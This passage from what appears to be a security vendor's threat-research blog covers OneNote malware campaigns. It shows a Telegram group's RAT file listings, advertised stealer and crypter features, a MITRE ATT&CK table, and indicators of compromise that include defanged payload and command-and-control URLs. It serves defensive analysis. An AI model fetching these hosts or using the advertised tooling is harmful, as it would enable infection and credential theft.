njRAT v0.7d.rar
MultiTorEuro.rar
68747470733a2f2f63...fd2f617474616.pr
Extension-Spoofr-main.zip

BitRat Cracked.rar
Screenshot_2022-12-05_14_39_59.png
image_2022-12-04_06-01-06.png
RAMCOS_1.7.Z
bin.rar
image_2022-12-03_06-36-34.png

November 2022
WARZONE RAT 1.89.rar
Quasar.rar
builder.rar
builder.rar
builder.rar

Fig.20 – Telegram group mentioned in OneNote.

YOUHACKER CRYPTER FEATURES

- 50+ INJECTION METHODS
- STRONG ENCRYPTION
- DIGITAL CERTIFICATE (X509/SPOOF)
- MULTI-FILE BINDER INCLUDED

PRICING

- 1 MONTH = \$70
- 1 WEEK = \$30
- 1 DAY TEST = \$10

PAYMENT METHODS

CONTACT

TERMS OF SERVICE

The coder is not responsible for your actions with this software as it is made for educational purposes only.

YOUHACKER STEALER

Telegram Bot Settings Crypto Clipper Settings

Download And Execute Settings Keylogger send Time

FEATURES

- Take Screenshot
- Chrome Password, History & Cookies Recovery
- RDP Stealer
- Undetected by most AVs
- Discord Token Recovery
- Telegram Session Recovery
- BTC & ETH Clipper
- Download File from URL & add WD Exclusions

PRICING

MONTHLY \$50

TERMS

The coder is not responsible for your actions with this software as it is made for educational purposes only

Fig.21 – YouHacker stealer and crypter.

Conclusion

In recent months, a OneNote malware campaign has been observed spreading RATs, Bankers, and Stealer category malware. One of the most frequently seen malware in this campaign is Qakbot. However, Redline has also been observed distributing through OneNote files. Threat actors are continuously experimenting with initial attack vectors

to evade detection and deceive users into executing malware. They have adapted this new technique using OneNote to distribute their malware, as many antivirus engines have not caught up with inspecting and detecting malicious OneNote files attached to email. Zscaler's ThreatLabz team is continuously monitoring the campaign and sharing new findings. During their investigations, Zscaler has discovered various samples of OneNote malware with different payloads, encoding, and obfuscation techniques. They have analyzed the behavior of these samples and identified their MITRE ATT&CK techniques. Some of the samples have been distributed through a Telegram group named "NET_PA1N Reborn," where they are working as a Malware-as-a-Service (Maas) and selling their own crypter and stealer along with RATs and other Stealers.

Zscaler Sandbox Coverage

The behavior of various files was analyzed by Zscaler Sandbox, displaying threat scores and the number of MITRE ATT&CK techniques triggered, as shown in the screenshots below.




Fig.22 – Zscaler Sandbox report for AsyncRAT.




Fig.23 – Zscaler Sandbox report for IcedID.




Fig.24 – Zscaler Sandbox report for CobaltStrike.




Fig.25 – Zscaler Sandbox report for Redline

Zscaler's multilayered cloud security platform detects payloads with following threat names:

- [Win32.Backdoor.AsyncRAT](#)
- [Win64.Banker.Icedid](#)
- [Win64.Backdoor.CobaltStrike](#)
- [Win32.Banker.Qakbot](#)
- [Win32.PVVS.Redline](#)

MITRE ATT&CK Techniques:

Tactic	Technique ID	Technique Name
Initial Access	T1566	Phishing
Execution	T1204 T1059 T1047	User Execution Command and Scripting Interpreter Windows Management Instrumentation
Defense Evasion	T1027 T1070.OO4	Obfuscated Files or Information File Deletion

	<u>T1112</u> <u>T1218.O11</u> <u>T1218.O05</u>	Modify Registry System Binary Proxy Execution: Rundll32 System Binary Proxy Execution: Mshta
Command and Control	<u>T1071</u> <u>T1095</u>	Application Layer Protocol Non-Application Layer Protocol

Indicators of Compromise (IOCs):

Case Study-1:

[+] MD5:

- e9f0dbbd19ef972dd2fc163a4b34eae1 = AsyncRAT OneNote File
- 19905a73840430e28c484b97546225c6 = Dropped Batch File
- 146f4f1c9b29e7505f275772378bfec9 = AsyncRAT payload1
- 1d9aa7c9aa3f8dc9dd58a38176ea36fe = AsyncRAT payload2

Case Study-2:

[+] MD5:

- 5139af509129641b1d29edd19c436b54 = IcedID OneNote File
- 6b1e64957316e65198e3a1f747402bd6 = IcedID DLL Payload
- 6b50Oad29c39f72cd77c150a47df64ea = CobaltStrike DLL Payload
- 4c6a40f40dcd0af8d5c41d0fcc8e4521 = Qakbot OneNote File (hta dropped)
- 3c7c265f618912d81856bf460bf19f61 = Qakbot OneNote File (cmd dropped)
- fa49fd13fc49ab38b97d2d019cc04b39 = CMD file to download Qakbot

[+] Network Indicators:

- http://helthbrotthersg[.]com/view.png = IcedID Payload from OneNote File
- https://transfer[.]sh/get/vpiHmi/invoice.pdf = Decoy PDF
- http://ehonlionetodo[.]com = IcedID C2
- http://167[.]172[.]154[.]189/36.ps1 = Powershell for CobaltStrike
- http://167[.]172[.]154[.]189/360702.dll = Cobalt Strike Payload
- https://thefirstupd[.]com = Cobalt Strike C2
- https://myvigyan[.]com/m1YPt/3OO123.gif = Qakbot Payload (hta dropped)
- https://starcomputadoras[.]com/lteLM6/O1.gif = Qakbot (cmd dropped)

Case Study-3:

[+] MD5:

- 973e87ec99502aac9a12f987748a812a = Redline OneNote File
- 39f3c510f46d605202844e35c07db84b = Dropped Hta File 1
- 558da264c83bfe58c1fc56171c90c093 = Dropped Hta File 1
- C6ba1a7b2b90e18b6c25382453370169 = Dropped Hta File 1


- d3713110654dc546bd5edc306a6e7efd

= Redline payload

[+] Network Indicators:

- https://somasnutrisalud[.]cl/install/clean/payroll.exe = Payload1
- https://wi-protect[.]com/install/Eulsm.exe = Payload2
- https://oiartzunirratia[.]eus/install/clean/Lcovlccxd.exe = Redline Payload
- 194[.]26[.]192[.]248:7053 = Redline C2 Url

Was this post useful?



Explore more Zscaler blogs



Agniane Stealer: Dark Web's Crypto Threat

[READ POST](#)



The Impact of the SEC's New Cybersecurity Policies

[READ POST](#)



Security Advisory: Remote Code Execution Vulnerability (CVE-2023-3519)

[READ POST](#)

